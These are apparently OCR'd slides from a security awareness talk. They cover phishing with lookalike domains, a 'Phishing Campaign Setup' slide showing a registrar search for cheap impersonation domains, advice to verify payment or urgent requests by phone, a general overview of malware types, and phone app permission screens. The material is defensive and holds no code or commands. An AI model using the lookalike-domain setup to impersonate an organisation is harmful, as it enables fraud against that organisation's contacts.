
Please register **here** for the event timely to prepare the necessary arrangement

✗ ✓

`mes.info` NOT `mes.org.mm`

chariman@mes.info

Phishing Campaign Setup



myanmar-es.info

✓ myanmar-es.info 83% OFF $3.48/yr Retail $19.98/yr Add to cart

Domains | Auctions | Handshake | Generator | Beast Mode

Suggested Results Hide

myanmar-es.com	$9.98/yr Retail $13.98/yr	Add to cart
myanmar-es.org		
myanmar-es.bot		
myanmar-es.net		

Social Engineering

Call when in Doubt

When in doubt, call the person

- When your partner:
  - Update the beneficiary bank account number
  - Remind you of the bill you have not paid

- Partner, Boss, CEO urging/rushing you to:
  - Transfer funds
  - Give information
  - Send files

Do not call the number in the email signature


Malware

Capabilities

- A short for Malicious Software
- Numerous family of malware varying capabilities
  - C2 bots
  - Cryptominers
  - Ransomware, Spyware
  - Trojans, Viruses, Worms

- In general, Malware enables a threat actor to
  - Control your computer
  - Utilize your computing power and network
  - Steal information from your computer
  - Destroy information on your computer and network

Permission



App permissions

Allowed


- Location
- Microphone
- Phone

Not allowed

- Camera
- Contacts
- Notifications
- Photos and videos

Unused app settings

Pause app activity if unused
Remove permissions, delete temporary files, and stop notifications



App permissions

MPT4U

Allowed


- Camera
- Location
- Phone

Not allowed

- Contacts
- Microphone
- Notifications

Unused app settings

Pause app activity if unused
Remove permissions, delete temporary files,




App permissions

Signal

Allowed

- Camera
- Contacts
  Accessed in past 24 hours
